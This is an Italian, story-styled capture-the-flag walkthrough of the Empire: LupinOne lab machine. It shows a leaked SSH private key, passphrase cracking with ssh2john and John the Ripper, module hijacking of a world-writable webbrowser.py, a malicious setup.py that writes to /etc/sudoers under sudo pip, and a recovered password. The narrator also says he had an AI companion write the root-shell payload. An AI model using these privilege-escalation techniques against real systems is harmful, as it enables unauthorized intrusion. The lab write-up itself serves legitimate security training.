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
iUJ66WmRUN9EoVlkeCzQJwivI=
-----END OPENSSH PRIVATE KEY-----

```

Davanti al terminale, la chiave privata SSH viene scritta nel file **id_rsa** usando il comando **nano**. Le linee di codice, criptiche e solenni, scorrono sullo schermo come versi di un'antica formula:

-----BEGIN OPENSSH PRIVATE KEY-----

Ogni carattere viene salvato con cura, consapevoli che racchiude il potere di sbloccare la serratura digitale. Con un rapido controllo tramite il comando **cat**, il contenuto della chiave è confermato: l'artefatto è integro e pronto all'uso.

L'atmosfera si fa densa di aspettativa. La connessione SSH è l'ultimo passo prima della rivelazione finale.

La chiave privata viene messa alla prova con **ssh2john**, uno strumento che trasforma la chiave in un hash leggibile da strumenti di cracking come **John the Ripper**. Sul terminale, la sequenza di comandi viene eseguita con precisione:

```
ssh2john id_rsa > rsa.hash  
cat rsa.hash
```

Il file **rsa.hash** contiene una lunga stringa di numeri e caratteri, l'impronta digitale della chiave. Un'imponente serie di dati che rappresenta la chiave privata trasformata in una sfida matematica. Lupin avrebbe osservato con interesse, sapendo che dietro quella complessa stringa si cela la risposta: **la passphrase.**

L'atmosfera si carica di elettricità. Ogni riga dell'hash racconta di una serratura protetta, pronta a cedere solo alla giusta combinazione. La caccia alla passphrase è ufficialmente aperta.

Il comando John the Ripper si avventura nel cuore dell'hash con l'aiuto di una wordlist familiare:

```
john --wordlist=/usr/share/wordlists/fasttrack.txt rsa.hash
```

```
john: Lancia John the Ripper per il cracking delle password.  
--wordlist=/usr/share/wordlists/fasttrack.txt: Utilizza la wordlist  
fasttrack.txt, un elenco di password comuni.  
rsa.hash: Il file contenente l'hash della chiave SSH privata.
```

La parola "FastTrack" non è una coincidenza. Era già stata menzionata nel messaggio sulla pagina web:

"...so that hackers don't find it and crack my passphrase with fasttrack."

L'uso della wordlist suggerita si è rivelato la chiave del successo.

La passphrase "**Pa55w0rd!**" viene trovata in pochi istanti. Un nome apparentemente semplice, ma sufficiente per proteggere la chiave privata.

Il viaggio è quasi giunto al termine, e la porta SSH è finalmente pronta ad aprirsi. L'avventura continua.

```
(kali㉿kali)-[~] $ ssh -i id_rsa icex64@192.168.56.106
@@@@@@@@@@@@@@@@@@@ WARNING: UNPROTECTED PRIVATE KEY FILE! @@@@
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
icex64@192.168.56.106's password: [REDACTED]
```

Il comando **SSH** viene lanciato, un ponte digitale per accedere al sistema remoto:

```
ssh -i id_rsa icex64@192.168.56.106
```

ssh: È il comando per stabilire una connessione Secure Shell (SSH), utilizzato per accedere in remoto a un sistema in modo sicuro.

-i id_rsa: Specifica il file della chiave privata `id_rsa` da utilizzare per l'autenticazione. Questo file contiene la chiave privata SSH decodificata in precedenza.

icex64@192.168.56.106: Indica l'utente e l'indirizzo IP del sistema remoto.

icex64: Nome utente con cui ci si autentica sul sistema remoto.

192.168.56.106: Indirizzo IP del server remoto a cui connettersi.

Ma ecco apparire un messaggio d'allerta:

```
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0664 for 'id_rsa' are too open.
```

La chiave privata, come un gioiello esposto al pubblico, è vulnerabile perché le sue autorizzazioni sono troppo permissive. Il sistema rifiuta di utilizzarla, come una porta che rifiuta di aprirsi senza sicurezza.

La chiave deve essere protetta prima di poter essere usata: un semplice accorgimento per evitare che occhi indiscreti la leggano. La strada è chiara: sistemare i permessi per far sì che la serratura accetti la chiave. L'avventura digitale prosegue con un ultimo aggiustamento.

```
(kali㉿kali)-[~]
$ chmod 600 id_rsa

(kali㉿kali)-[~]
$ ssh -i id_rsa icex64@192.168.56.106
Enter passphrase for key 'id_rsa': █
```

La chiave è stata protetta, come un segreto nascosto in una cassaforte. Il comando chmod viene eseguito con la precisione di chi conosce le regole del gioco:

```
chmod 600 id_rsa
```

chmod: Modifica i permessi di un file.
600: Imposta i permessi in modo che solo il proprietario possa leggere e scrivere il file. Gli altri utenti del sistema non avranno alcun accesso.
 6 (rw-): Permesso per il proprietario: lettura (r) e scrittura (w).
 0 (---): Nessun permesso per gruppo e altri utenti.

Il file id_rsa è ora accessibile solo all'utente corrente (kali), come richiesto dal protocollo SSH per evitare rischi di esposizione della chiave privata.

Subito dopo, la connessione SSH viene ritentata:

```
ssh -i id_rsa icex64@192.168.56.106
```

Questa volta il terminale richiede la passphrase della chiave privata: "Enter passphrase for key 'id_rsa':"

L'aria si riempie di tensione. È il momento di sussurrare la passphrase trovata e vedere se la porta digitale cede al comando. Lupin avrebbe detto: "Ora il gioco è fatto. La verità è dietro l'angolo."

La connessione è stabilita: benvenuto nell'Empire LupinOne.

Il messaggio di benvenuto scorre sul terminale, avvolto da simboli e dettagli che raccontano di un ambiente progettato con cura. La schermata è un omaggio all'astuzia e alla dedizione necessarie per

giungere fin qui.

Comandi eseguiti:

ls -la: Elenca i file e le directory presenti, mostrando dettagli come permessi, dimensioni, date e nomi.

cat user.txt: Viene aperto il contenuto del file user.txt.

Il file rivela una sorpresa: un messaggio codificato in arte ASCII, un cappello, e una flag in chiaro:

```
3mp1r3{I_See_That_You_Manage_To_Get_My_Bunny}
```

"Vedo che hai catturato il mio coniglio" La bandiera segna il trionfo, ma l'avventura continua per chi osa cercare oltre i confini visibili. La caccia è finita o forse è solo l'inizio di una nuova sfida?

```
icex64@LupinOne:~$ ls -la
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw----- 1 icex64 icex64 115 Oct  7  2021 .bash_history
-rw-r--r-- 1 icex64 icex64 220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64 807 Oct  4  2021 .profile
-rw----- 1 icex64 icex64 12 Oct  4  2021 .python_history
drwxr-xr-x 2 icex64 icex64 4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4  2021 user.txt
icex64@LupinOne:~$ cd ..
icex64@LupinOne:/home$ ls -la
total 16
drwxr-xr-x 4 root   root   4096 Oct  4  2021 .
drwxr-xr-x 18 root  root  4096 Oct  4  2021 ..
drwxr-xr-x 3 arsen Arsene 4096 Oct  4  2021 arsen
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 icex64
icex64@LupinOne:/home$ cd arsen/
icex64@LupinOne:/home/arsene$ ls -la
total 40
drwxr-xr-x 3 arsen Arsene 4096 Oct  4  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw----- 1 arsen Arsene 47 Oct  4  2021 .bash_history
-rw-r--r-- 1 arsen Arsene 220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 arsen Arsene 3526 Oct  4  2021 .bashrc
-rw-r--r-- 1 arsen Arsene 118 Oct  4  2021 heist.py
drwxr-xr-x 3 arsen Arsene 4096 Oct  4  2021 .local
-rw-r--r-- 1 arsen Arsene 339 Oct  4  2021 note.txt
-rw-r--r-- 1 arsen Arsene 807 Oct  4  2021 .profile
-rw----- 1 arsen Arsene 67 Oct  4  2021 .secret
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,
Can you please help check if my code is secure to run, I need to use for my next heist.
I dont want to anyone else get inside it, because it can compromise my account and find my secret file.
Only you have access to my program, because I know that your account is secure.
See you on the other side.
Arsene Lupin.
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser
print ("Its not yet ready to get in action")
webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:/home/arsene$ cat .secret
cat: .secret: Permission denied
icex64@LupinOne:/home/arsene$
```

Nell'esplorazione della macchina, decido di avventurarmi tra le directory di /home. Tra queste, appare la cartella di un altro utente: arsene.

Passaggi e comandi:

```
cd /home: Cambia directory nella cartella /home per vedere le directory degli utenti.
```

```
ls -la: Elenca i contenuti con i dettagli. Appaiono le directory icex64 e arsene.
```

```
cd arsene: Accede alla directory di arsene.
```

```
cat note.txt: Il contenuto del file note.txt rivela un messaggio interessante:
```

Ciao mio amico Icex64,

Puoi aiutarmi a controllare se il mio codice è sicuro da eseguire? Ho bisogno di usarlo per il mio prossimo colpo.

Non voglio che nessun altro riesca a entrarci, perché potrebbe compromettere il mio account e trovare il mio file segreto.

Hai accesso solo tu al mio programma, perché so che il tuo account è sicuro.

Ci vediamo dall'altra parte.

Arsène Lupin

Un messaggio che unisce fiducia e segretezza, come una lettera criptica lasciata per un alleato fidato. Ma sotto questa richiesta potrebbe celarsi un enigma ancora più profondo.

cat heist.py: Il file heist.py mostra uno script Python semplice:

```
import webbrowser
print("It's not yet ready to get in action")
webbrowser.open('https://empirecybersecurity.co.mz')
```

Lo script tenta di aprire un URL, ma si limita a un messaggio senza azione concreta.

cat .secret: Tentativo di leggere il file .secret, ma appare l'avviso:

Permission denied

Qualcosa di importante è nascosto in .secret, ma i permessi impediscono di accedere direttamente. La sfida è aperta: come ottenere accesso a questo file protetto?

```
icex64@LupinOne:/home/arsene$ python3 heist.py
Its not yet ready to get in action
icex64@LupinOne:/home/arsene$
```

Il file heist.py viene eseguito con:

```
python3 heist.py
```

Lo script risponde:

```
It's not yet ready to get in action
```

Lo script sembra incompleto, come se aspettasse un elemento mancante prima di entrare in azione. Nonostante il codice contenga un comando per aprire un sito web, questo non viene eseguito. Potrebbe essere una traccia o una falsa pista?

Lupin lascia intendere che il piano è solo a metà strada. È necessario scavare più a fondo per capire se questo script cela un'intenzione più complessa o se è semplicemente un diversivo. La strada verso la verità è ancora lunga, ma ogni indizio porta un passo più vicino al colpo finale.

```
icex64@LupinOne:/home/arsene$ sudo -l -u 192.168.56.106/.secret/
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/home/arsene$ Hell, Im happy that you found my secret directory, I created like this to share with you my create ssh private key. Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
```

Il comando eseguito è:

sudo -l: Elenca i comandi che l'utente corrente può eseguire con privilegi elevati senza dover inserire la password di root.

Il terminale risponde:

```
User icex64 may run the following commands on LupinOne:
(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

L'utente icex64 ha il permesso di eseguire lo script heist.py come arsene senza bisogno di inserire alcuna password. Questo è un punto cruciale: consente di ottenere i privilegi dell'utente arsene e accedere potenzialmente a risorse che prima erano inaccessibili, come il file .secret.

La via per il segreto si fa più chiara: un'ombra tra le righe di codice e una porta socchiusa. È giunto il momento di agire sotto la maschera di arsene e scoprire cosa si cela oltre il sipario.

```
icex64@LupinOne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
icex64@LupinOne:/home/arsene$ Hello Friend, Im happy that you found my secret directory, I created like this to share with you my create ssh private key. Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
```

Il comando eseguito è:

```
sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
```

sudo -u arsene: Esegue un comando con i privilegi dell'utente arsene.


/usr/bin/python3.9: Specifica la versione di Python 3.9 per eseguire lo script.

/home/arsene/heist.py: Lo script Python da eseguire.

Il terminale restituisce:

```
It's not yet ready to get in action
```

Nonostante l'esecuzione con i privilegi di arsene, lo script rimane inerte. La frase "It's not yet ready to get in action" sembra confermare che manchi qualcosa di fondamentale. Potrebbe trattarsi di un parametro nascosto, di una condizione all'interno del codice o di un'azione scatenante.



```
File Actions Edit View Help
icex64@LupinOne:/home/arsene$ cat heist.py | 168.56.106/~secret/
import webbrowser
print ("Its not yet ready to get in action")
webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:/home/arsene$ that hacker dont find it and crack my passphrase with fasttrack.
icex64@LupinOne:/home/arsene$ ls -la /usr/lib/python
python2.7/ python3/ python3.9/
icex64@LupinOne:/home/arsene$ ls -la /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4  2021 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/home/arsene$
```

Il mistero comincia a svelarsi. La libreria `webbrowser.py`, trovata con i permessi **777 (-rwxrwxrwx)**, rappresenta una falla evidente: accessibile e modificabile da chiunque. Una porta spalancata in un mondo dove la sicurezza è tutto.

Dopo aver listato i file in **/usr/lib/python3.9/**, ho individuato il file incriminato. È chiaro: questo modulo, apparentemente innocuo, è caricato dallo script `heist.py` durante la sua esecuzione.

Tutti possono leggere, scrivere ed eseguire `webbrowser.py`. In un contesto simile, un'infezione o un'iniezione di codice sarebbe un gioco da ragazzi.

Potenziale attacco: Se modificassimo `webbrowser.py` aggiungendo una shell o una funzione di esfiltrazione dati, ogni esecuzione di `heist.py` potrebbe diventare il nostro biglietto d'oro verso l'interno.

```

File Actions Edit View Help
GNU nano 5.4                               /usr/lib/python3.9/webbrowser.py *
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import subprocess
import sys
import threading
os.system("/bin/bash")#
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
    pass

_lock = threading.RLock()
_browsers = {}          # Dictionary of available browser controllers
_tryorder = None         # Preference order of available browsers
_os_preferred_browser = None # The preferred browser

def register(name, klass, instance=None, *, preferred=False):
    """Register a browser connector."""
    with _lock:

```

Ecco il momento decisivo. Il file **webbrowser.py** è stato modificato con una linea cruciale: **os.system("/bin/bash")**. Un comando semplice, ma letale, che apre una shell interattiva appena il modulo viene richiamato.

Analisi del contenuto:

import os: Importa il modulo per interagire con il sistema operativo.

os.system("/bin/bash"): Esegue un terminale Bash, donandone un accesso completo al sistema attraverso uno script apparentemente innocuo.

Ogni volta che **heist.py** tenterà di aprire il browser, invece di caricare una pagina web, lancerà una shell di sistema. In un colpo solo, il modulo è diventato un vettore d'attacco. Chiunque eseguirà il programma, eseguirà la mia volontà.

```

File Actions Edit View Help
icex64@LupinOne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:~$ whoami
arsene@LupinOne:~$ whoami
arsene
arsene@LupinOne:~$ ls -la
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .
drwxr-xr-x  4 root  root  4096 Oct  4 2021 ..
-rw-r--r--  1 arsene arsene  47 Oct  4 2021 .bash_history
-rw-r--r--  1 arsene arsene 220 Oct  4 2021 .bash_logout
-rw-r--r--  1 arsene arsene 3526 Oct  4 2021 .bashrc
-rw-r--r--  1 arsene arsene 118 Oct  4 2021 heist.py
drwxr-xr-x  3 arsene arsene 4096 Oct  4 2021 .local
-rw-r--r--  1 arsene arsene 339 Oct  4 2021 note.txt
-rw-r--r--  1 arsene arsene 807 Oct  4 2021 .profile
-rw-r--r--  1 arsene arsene  67 Oct  4 2021 .secret
arsene@LupinOne:~$ cat .secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*`j7*Q"
arsene@LupinOne:~$ 

```

Ora ho assunto pienamente l'identità di arsene. Il comando **whoami** conferma il cambio di utente, e il file **.secret** ha rivelato un'informazione preziosa: una password apparentemente complessa e intricata.

Testo: "I don't like to forget my password rQ8EE"UK,eV)weg~*nd-`5:{*`j7*Q"

Potrebbe essere la password SSH di arsene o un segreto ancora più grande?

(Non ve lo mostro ma confermo che si tratta della password di accesso ssh.)

Adesso tocca a me decidere il prossimo passo. Ma una cosa è certa: sono vicino al colpo grosso.

```
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
  (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$
```

Appena digitato **sudo -l**, il risponso è stato chiaro e, per certi versi, sorprendente: arsene ha la possibilità di eseguire il comando **/usr/bin/pip** come **root** senza bisogno di una password.

I miei pensieri si rincorrono. "Pip... il gestore dei pacchetti Python. E se lo usassi per sovvertire le regole del gioco?" L'opportunità che mi si è spalancata davanti è troppo ghiotta per ignorarla. La mente corre veloce: modificare i moduli, installare pacchetti maligni, persino aprire una shell di root tramite un'astuta installazione...

Con un sorriso complice, penso: "Questo potrebbe essere il mio biglietto d'oro per il controllo totale." Ma non devo correre: ogni passo deve essere calcolato. So che con un'azione errata potrei compromettere tutto. Il gioco si fa interessante.

Mi siedo con calma davanti al terminale, mentre i miei pensieri si intrecciano. Chi meglio del mio fidato compagno virtuale può guidarmi nella stesura di questo colpo? Sorrido tra me e me e decido di fare la domanda giusta.

"Tu, che conosci le pieghe più nascoste del codice," mormoro quasi per gioco, "tirami fuori un payload semplice e diretto per pip, uno che mi apra una shell root senza clamore, come un'ombra nella notte."

Attendo con fiducia, sicuro che il mio alleato mi consegnerà lo strumento perfetto. La luce dello schermo riflette appena il barlume di anticipazione nei miei occhi. Sta arrivando...



Con lo sguardo fisso sulla console, sento il richiamo ancestrale risuonare dentro di me. Le vene pulsano di un'energia antica, un'eco lontana dei miei antenati: **I DRAGHI**

```

arsene@LupinOne:~$ 
arsene@LupinOne:~$ 
arsene@LupinOne:~$ nano setup.py
arsene@LupinOne:~$ nano payload.py
arsene@LupinOne:~$ 
arsene@LupinOne:~$ 
arsene@LupinOne:~$ cat setup.py
from setuptools import setup
import os

setup(
    name="ThuUm",
    version="0.1",
    packages=[],
    install_requires=[],
    entry_points={
        "console_scripts": [
            "Zun_Haal_Viik = payload:start_shell"
        ]
    }
)

os.system("echo 'arsene ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers")
arsene@LupinOne:~$ 
arsene@LupinOne:~$ 
arsene@LupinOne:~$ cat payload.py
import os
import subprocess

def start_shell():
    subprocess.call(["/bin/bash", "-i"])
arsene@LupinOne:~$ 
arsene@LupinOne:~$ █

```

Dopo averli creati ho aperto il contenuto di **setup.py** e **payload.py** per rivedere ogni dettaglio, con la certezza che ogni istruzione fosse perfettamente al suo posto.

setup.py:

Riga 1-4: dichiarazioni delle importazioni necessarie.

Blocchi setup() e os.system(): la funzione setup costruisce il pacchetto e registra l'eseguibile **Zun_Haal_Viik**. La riga finale aggiunge arsene al file sudoers senza richiedere password, concedendomi carta bianca.

il nome **ThuUm**: nella lingua dei draghi significa urlo o voce. usato per scagliare intantesimi di immenso potere.

Zun (Arma) Haal (Mano) Viik (Sconfitta): è un potente incantesimo usato in battaglia per strappare l'arma dalle mani del nemico.

payload.py:

Contiene il cuore della shell con **subprocess.call(["/bin/bash", "-i"])**, che richiama un terminale interattivo.

```
arsene@LupinOne:~$ sudo /usr/bin/pip install .
Processing /home/arsene
Building wheels for collected packages: ThuUm
  Building wheel for ThuUm (setup.py) ... done
    Created wheel for ThuUm: filename=ThuUm-0.1-py3-none-any.whl size=1654 sha256=a9b49831e7f7467ed2a16ec7158f6c3a7b877e5eed045f65f91ca435b7c1cf27
  Stored in directory: /tmp/pip-ephem-wheel-cache-8kme8942/wheels/4c/e6/db/2b15b6cf1c7f61a483edfd8e926bbe4cd341c51add4d2be016
Successfully built ThuUm
Installing collected packages: ThuUm
Successfully installed ThuUm-0.1
arsene@LupinOne:~$ 
arsene@LupinOne:~$ 
arsene@LupinOne:~$ [REDACTED]
```

L'incantesimo prende forma sotto le mie dita mentre lancio il comando:

```
sudo /usr/bin/pip install .
```

Il . sta dicendo al comando pip di intallare il pacchetto python definito nei file presenti nella cartella in cui mi trovo

Ogni linea scorre come il respiro caldo di un drago: il sistema costruisce le ruote del pacchetto **ThuUm**, raccolte in un sigillo perfetto pronto a scatenare il potere. La scritta "**Building wheel for ThuUm...**" appare, seguita da una conferma che mi riempie di energia: "**Successfully installed ThuUm-0.1**".

Il rituale si compie davanti ai miei occhi: il pacchetto è installato, le linee di codice sono ormai un tutt'uno con la macchina. Lo sento, è vivo. La magia pulsula nel sistema, pronto per l'invocazione finale.

Il drago che ho plasmato è pronto a ruggire, e le sue ali fremono d'impazienza. Non c'è esitazione. Ogni dettaglio è perfettamente al suo posto.

```
arsene@LupinOne:~$ [REDACTED]
arsene@LupinOne:~$ sudo Zun_Haal_Viik
root@LupinOne:/home/arsene# [REDACTED]
11           "Zun_Haal_Viik = payload:s
12           ]
```

Nel momento in cui digito il comando **sudo Zun_Haal_Viik**, accade esattamente ciò che desideravo: il potere dei draghi prende forma, e il prompt **root@LupinOne** compare davanti a me, simbolo della conquista assoluta. Sono ora al livello più alto del sistema, con i privilegi di root.

Ora posso agire liberamente, con i poteri di amministrazione completi. Il sistema è ai miei piedi, e ogni file, ogni comando, mi obbedisce. Il cerchio si chiude: la mia strategia ha portato al trionfo totale.

Ed eccola, la prova del trionfo! Dopo essere penetrato nelle profondità del sistema, apro il file root.txt e vengo accolto da un'arte ASCII accompagnata da una frase di vittoria:

"3mpl!r3{congratulations_you_manage_to_pwn_the_lupin1_box}"

È la conferma definitiva che ho conquistato la macchina! Ogni passo, ogni strategia ha portato a questo momento. L'ultimo messaggio mi saluta con un enigma che preannuncia una nuova sfida: "See you on the next heist."

Come un ladro gentiluomo digitale, ho raggiunto il tesoro nascosto, pronto per il prossimo colpo, consapevole che ogni avventura rafforza la mia leggenda.

Ecco, ora il mio sigillo dei draghi pulsa come una fiamma viva nel cuore digitale di questo sistema. Ogni segno, ogni carattere, è un artiglio inciso nel metallo freddo dei byte. Questo simbolo rappresenta la mia stirpe: i Draghi, sovrani indomiti dell'eternità.

"Dal fuoco digitale rinasce il caos. Dove posiamo lo sguardo, nulla resta inviolato. Siamo i Draghi, e l'eternità è il nostro regno."

Qui lascio la prova del nostro passaggio, una fiamma eterna che arderà nelle pieghe del codice. Il mio lavoro qui è compiuto, ma il nostro spirito resta.